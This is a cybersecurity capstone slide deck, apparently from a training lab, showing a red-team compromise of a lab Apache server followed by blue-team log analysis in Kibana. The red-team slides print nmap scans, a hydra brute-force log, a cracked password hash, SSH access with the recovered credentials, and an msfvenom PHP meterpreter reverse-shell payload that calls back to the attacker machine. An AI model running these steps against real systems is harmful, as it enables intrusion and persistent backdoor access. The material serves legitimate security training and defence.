Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Prepared by: Paul Barreiro

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machine
IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone (target)

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali (attacker)

IPv4: 192.168.1.1
OS: Windows XP
Hostname: ML-RefVm-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	**192.168.1.105**	**Web Server** (target machine)
ELK	**192.168.1.100**	**SIEM System** (monitoring system)
ML-RefVm-684427	**192.168.1.1**	**Gateway**
Kali	**192.168.1.90**	**Attack Machine**

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Insecure authentication prompt	Insecure authentication allowed access to sensitive files and data from the server.	An insecure authentication prompt led to the discovery of a user name (ashton).
Weak password and no lockouts after multiple failed attempts	The password was easily compromised using hydra and a well known password dictionary called rockyou.txt.	Ability to login as user Ashton and disclosure of Ryan's hashed password.
Credential reuse attack	In a credential reuse attack, the attacker is able to obtain valid credentials for one system and then use the same credentials to compromise other accounts/systems.	With usernames and passwords, we were able to gain remote access to the web server using the ssh command and login as Ashton and/or Ryan.
Unrestricted and executable file upload	The uploading of unrestricted and executable files can be automatically processed within the product's environment and bypass the application layer defenses and potentially completely compromise the system.	Gained persistent remote access to Capstone Apache web server. Changing Ryan's or Ashton's password would be ineffective.

Exploitation: Insecure Authentication Prompt

01

Tools & Processes

Our target machine was identified by using nmap. The nmap scan of 192.168.105 revealed that port 80 was opened. Next we opened a web browser and typed the IP address of the machine into the address bar. We were able to navigate through the website and the insecure authentication prompt revealed the username.

02

Achievements

The vulnerability led to the discovery of the username “ashton”.

03

Screenshots will be presented on the next slide.

Exploitation: Insecure Authentication Prompt

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-08 08:41 PST
Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
root@Kali:~#
```

Exploitation: Insecure Authentication Prompt

hidden_folder.png

all photos | Add to | Edit & Create | Share

Mozilla Firefox

192.168.1.105/company_ | 401 Unauthorized | 403 Forbidden

192.168.1.105/company_folders/secret_folder/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

```
Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR


ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/sec
```

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel | OK

Exploitation: Weak Password

01

Tools & Processes
Using hydra we were able to brute force the password for the username “ashton” using a well known password wordlist called rockyou.txt. We also discovered Ryan’s hashed password and used www.crackstation.com to unveil his password.

02

Achievements
Ability to login as user “ashton” and disclosure of Ryan’s hashed password to login on /webdav.

03

Screenshots will be presented on the next slide.

Exploitation: Weak Password

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-08 09:10:55
root@Kali:/usr/share/wordlists#
```

Exploitation: Weak Password

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Weak Password

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: Credential Reuse

01

Tools & Processes
With the discovery of usernames and passwords we are able to ssh into the web server as Ryan using his password.

02

Achievements
We were able to navigate and retrieve sensitive data.

03

Screenshots will be provided in the next slide.

Exploitation: Credential Reuse

CrackStation - Online Pa... Shell No. 9 ryan@server1: ~ 11:00 AM

ryan@server1: ~

File Actions Edit View Help

```
root@Kali:~# ssh ryan@192.168.1.105
ryan@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan  8 19:00:18 UTC 2022

  System load:  0.03               Processes:           115
  Usage of /:   59.7% of 9.78GB    Users logged in:     1
  Memory usage: 10%                IP address for eth0: 192.168.1.105
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

285 packages can be updated.
160 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ryan@server1:~$
```

Exploitation: Credential Reuse

```
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

285 packages can be updated.
160 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ryan@server1:~$ sudo -l -U ryan
[sudo] password for ryan:
Sorry, user ryan is not allowed to execute 'list' as ryan on server1.
ryan@server1:~$ sudo visudo
[sudo] password for ryan:
ryan is not in the sudoers file.  This incident will be reported.
ryan@server1:~$ ls
ryan@server1:~$ ls -a
.  ..  .bash_logout  .bashrc  .cache  .gnupg  .profile
ryan@server1:~$ cd ..
ryan@server1:/home$ ls
ashton  data  ryan  vagrant
ryan@server1:/home$ cd ..
ryan@server1:/$ ls
bin   dev  flag.txt  initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  vagrant  vmlinuz
boot  etc  home      initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  var      vmlinuz.old
ryan@server1:/$ pwd
/
ryan@server1:/$ cat flag.txt
b1ng0w@5h1sn@m0
ryan@server1:/$
```

Exploitation: Unrestricted and Executable File Upload

01

Tools & Processes
Using msfvenom and metasploit we were able to upload an executable file on the Capstone Apache server.

02

Achievements
Installing a backdoor on the server to gain persistent remote access to the Capstone web server.


03

Screenshots will be provided in the next slide.

Exploitation: Unrestricted and Executable File Upload

```
root@Kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
root@Kali:/usr/share/wordlists# cd ~
root@Kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=80 -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes
Saved as: shell.php
root@Kali:~#
```

Exploitation: Unrestricted and Executable File Upload



Exploitation: Unrestricted and Executable File Upload

Shell No.1

File Actions Edit View Help

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:80
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 4 opened (192.168.1.90:80 → 192.168.1.105:53176) a
t 2022-01-14 18:37:25 -0800

meterpreter > shell
Process 1556 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash");'
www-data@server1:/var/www/webdav$ whoiam
whoiam
whoiam: command not found
www-data@server1:/var/www/webdav$ whoami
whoami
www-data
www-data@server1:/var/www/webdav$ pwd
pwd
/var/www/webdav
www-data@server1:/var/www/webdav$
```

Exploitation: Unrestricted and Executable File Upload


```
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash");'
www-data@server1:/var/www/webdav$ locate flag.txt
locate flag.txt
/flag.txt
www-data@server1:/var/www/webdav$ cat /flag.txt
cat /flag.txt
b1ng0w@5h1sn@m0
www-data@server1:/var/www/webdav$
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred on **January 8, 2022** at **17:06**.
- A total of **143.9MB** of packets were sent from **192.168.1.90**.
- A peak in traffic as shown in the image below, indicates suspicious activity with multiple ports requested at the same time are indicative of a port scan.




Analysis: Identifying the Port Scan

Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.105	143.9MB	326MB

Export: Raw Formatted

Top Hosts Creating Traffic [Packetbeat Flows] ECS



Analysis: Finding the Request for the Hidden Directory

- The request for the hidden directory occurred on **January 8, 2022** at **17:10**.
- **37,173 requests** was made during the brute force attack.
- The file had instructions on how to connect to /**WebDav** and the **password hash for Ryan's account.**

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	37,173
http://127.0.0.1/server-status?auto=	9,486
http://snnmnkxdhflwgthqismb.com/post.php	308
http://192.168.1.105/webdav	245
http://www.gstatic.com/generate_204	154

Export: Raw Formatted

Analysis: Finding the Request for the Hidden Directory

New Save Open Share Inspect

source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 and url.path :"/company_folders/secret_folder" and http KQL Last 30 days Show dates Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

Popular

destination.port

@timestamp

t _id

t _index

_score

t _type

37,168 hits

Dec 22, 2021 @ 23:48:56.436 - Jan 21, 2022 @ 23:48:56.436 — Auto

Time	_source
Jan 8, 2022 @ 17:10:52.670	url.path: /company_folders/secret_folder @timestamp: Jan 8, 2022 @ 17:10:52.670 ecs.version: 1.5.0 host.name: Kali status: Error http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.headers.content-length: 460 http.version: 1.1 http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 type: http source.ip: 192.168.1.90 source.port: 49624 source.bytes: 163B network.bytes: 861B network.type: ipv4 network.transport: tcp network.protocol: http

Analysis: Uncovering the Brute Force Attack

- There was a total of **37,169** requests made during the brute force attack.
- **37,168** requests had been made before the password was discovered and redirected from the **authentication page with an HTTP 301 request.**

New Save Open Share Inspect

url.path: "/company_folders/secret_folder" and user_agent.original : "Mozilla/4.0 (Hydra)" KQL Last 30 days Show dates Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

Popular

destination.port

@timestamp

t _id

t _index


_score

t _type

t agent.ephemeral_id

